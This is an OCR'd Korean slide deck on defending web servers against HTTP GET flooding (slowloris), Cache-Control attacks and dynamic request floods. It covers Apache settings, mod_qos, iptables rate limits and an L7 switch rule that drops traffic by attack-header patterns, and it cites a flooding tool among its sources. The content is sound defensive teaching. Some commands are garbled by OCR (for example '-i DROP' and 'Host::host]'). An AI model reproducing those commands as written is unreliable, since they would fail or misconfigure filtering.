


1. HTTP Get Flooding 대응

2. HTTP Cache Control 대응

3. Dynamic HTTP Request Flooding

DDoS 공격 대응 가이드 - 대응 절차



HTTP Get Flooding 공격 대응방법

1. slowloris에 취약하지 않은 서버 사용

- IIS 6.0
- IIS 7.0
- lighttpd
- Squid
- nginx
- Cherokee
- Netscaler
- Cisco CSS

slowloris 공격에 취약한 서버들

1. HTTP 연결 시 새로운 스레드 실행
2. 해당 연결이 끝날 때까지 해당 스레드 실행
3. 공격으로 인해 HTTP 연결 수 급격히 증가하면 웹 서버가 생성할 수 있는 스레드의 수가 오버헤드되거나 메모리 고갈로 인해 더 이상의 새로운 스레드 실행 불가, HTTP 연결 불가

slowloris 공격에 취약하지 않은 서버들

1. 워커 스레드 사용
새 HTTP 연결 요청시 스레드 풀에서 스레드를 꺼내서 해당 요청 처리 후 다시 스레드 풀로 들어온다.

HTTP Get Flooding 공격 대응방법

2. MaxClients 변경

- 아파치 설정 값 중 하나로 최대 동시 접속자 수를 의미한다.
- 기본 값은 150이다.
- apache.conf 또는 httpd.conf 설정 파일에서 MaxClients를 변경
- Prefork 아파치는 이 값을 늘려 주면 그만큼의 연결을 더 맺을 수 있으므로 DoS 상태에 빠질 확률이 줄어든다.

HTTP Get Flooding 공격 대응방법

3. Timeout 변경

- 아파치가 대기 상태에 있는 연결을 기다리는 시간
- 기본 값은 300초이며, slowloris의 기본 공격 주기는 100초이다.
- 아파치 타임 아웃 값을 100초보다 짧게 한다면, 공격 서버에서 연결을 유지하기 위한 더미 패킷을 보내기 전에 연결을 끊어버리므로 공격을 막을 수 있다.

HTTP Get Flooding 공격 대응방법


4. mod_qos 사용

- 아파치 웹 서버가 서비스 품질을 위한 아파치 모듈이다.

- 서버로 들어오는 요청들 중에 어떤 요청들이 자원을 고갈 시키는 요청들인지, 어떤 요청들을 서비스 해줘야 하는지 명시한다.

  - URL 당 최대 동시 요청 수
  - 초당 최대 요청 수 제한
  - 대역폭 제한
  - 여러 제한을 통과할 수 있는 VIP 설정
  - 요청 데이터 내용 필터링
  - TCP 연결 레벨에서의 제한(IP 당 최대 연결 수)

HTTP Get Flooding 공격 대응방법



HTTP Get Flooding 공격 대응방법

5. iptables 사용

- 리눅스에서 사용하는 패킷 필터링 커맨드 라인 프로그램이다.

- slowloris 공격을 막기 위한 필터링 규칙 예시
  - 1초에 15번 이상의 HTTP 접근이 일어날 경우 차단
  - ex) iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 15 -connlimit-mask 24 -i DROP

  - 한 IP 주소에 의한 HTTP 연결 개수를 4개로 제한
  - ex) iptables -A INPUT -p tcp --syn --dport http -m iplimit --iplimit-above 4 -i REJECT

HTTP Get Flooding 공격 대응방법

6. L7 스위치를 이용한 Get 요청 횟수 제한 설정

- 시간별 웹 페이지 URL 접속 임계치 설정에 의한 차단
  - 시간 안에 설정한 임계치 이상의 요청이 들어온 경우 해당 IP를 탐지하여 방화벽의 차단 목록으로 등록
- 웹 스크래핑 기법을 이용한 차단
  - 요청 패킷에 대해 특정 쿠키 값이나 자바스크립트를 보내 클라이언트로부터 원하는 값이 재요청 패킷에 없는 경우 해당 패킷 차단

HTTP CC Attack 공격 대응방법

1. 방화벽에 캐싱 공격 문자열을 포함한 IP 차단

- HTTP Request 메시지를 분석하여 캐싱 공격에 해당하는 문자열 no-store, must-revalidate를 포함하는 경우, 문자열을 포함한 IP 정보를 수집하여 방화벽에 등록하여 공격 트래픽을 차단한다.

HTTP CC Attack 공격 대응방법

2. L7 스위치를 이용한 캐싱 공격 차단

- HTTP Header의 Cache-Control에 특정 문자열 no-store, must-revalidate를 포함하는 경우 해당 IP의 접속을 차단


HTTP CC Attack 공격 대응방법

2. L7 스위치를 이용한 캐싱 공격 차단 - HTTP 문자열 검색을 통한 IP 차단 설정 예시

```
when HTTP_REQUEST{
        if{ ([HTTP::header "User-Agent"] contains "must-revalidate")} {
        log local2. "[IP::remote_addr] is Drop, Host: [HTTP::host], must-revalidate is using in
User-Agent" drop
}
else if{ ([HTTP::header "Cache-Control"] contains "must-revalidate") }{
        log local2. "[IP::remote_addr] is Drop, Host::host], must-revalidate is using in Cache-
Control" drop
}
else if{ ([HTTP::header "Proxy-Connection"] contains "Keep-Alive")} {
        log local2. "[IP::remote_addr] is Drop, Host::[HTTP::host], Proxy-Connection is using
in Keep-Alive" drop
```

Dynamic HTTP Request Flooding 공격 대응방법

1. 네트워크 트래픽 양을 각 트래픽 유형별로 설정하는 임계치 기반의 방어 기법 사용
-> 과도한 트래픽 유발 출발지 IP를 차단



감사합니다.

출처

https://m.blog.naver.com/on21life/221380487586

https://skogkatt.tistory.com/137

https://crossjin.tistory.com/entry/HTTP-GET-Flooding-%EA%B3%B5%EA%B2%A9%EC%9D%B4%EB%9E%80

https://www.koreascience.or.kr/article/JAKO201127140592060.pdf

https://www.dbpia.co.kr/Journal/articleDetail?nodeId=NODE01578647

https://www.imperva.com/learn/ddos/http-flood/

https://www.cloudflare.com/ko-kr/learning/ddos/http-flood-ddos-attack/

https://github.com/D4Vinci/PyFlooder

https://m.blog.naver.com/PostView.nhn?blogId=stop2y&logNo=221021382563&proxyReferer=https:%2F%2Fwww.google.com%2F

https://skogkatt.tistory.com/137

https://repository.kisti.re.kr/bitstream/10580/6252/1/2015-083%20DDoS%20%EA%B3%B5%EA%B2%A9%20%EC%9C%A0%ED%98%95%EB%B3%84%20%EB%B6%84%EC%84%9D%EB%B3%B4%EA%B3%A0%EC%84%9C.pdf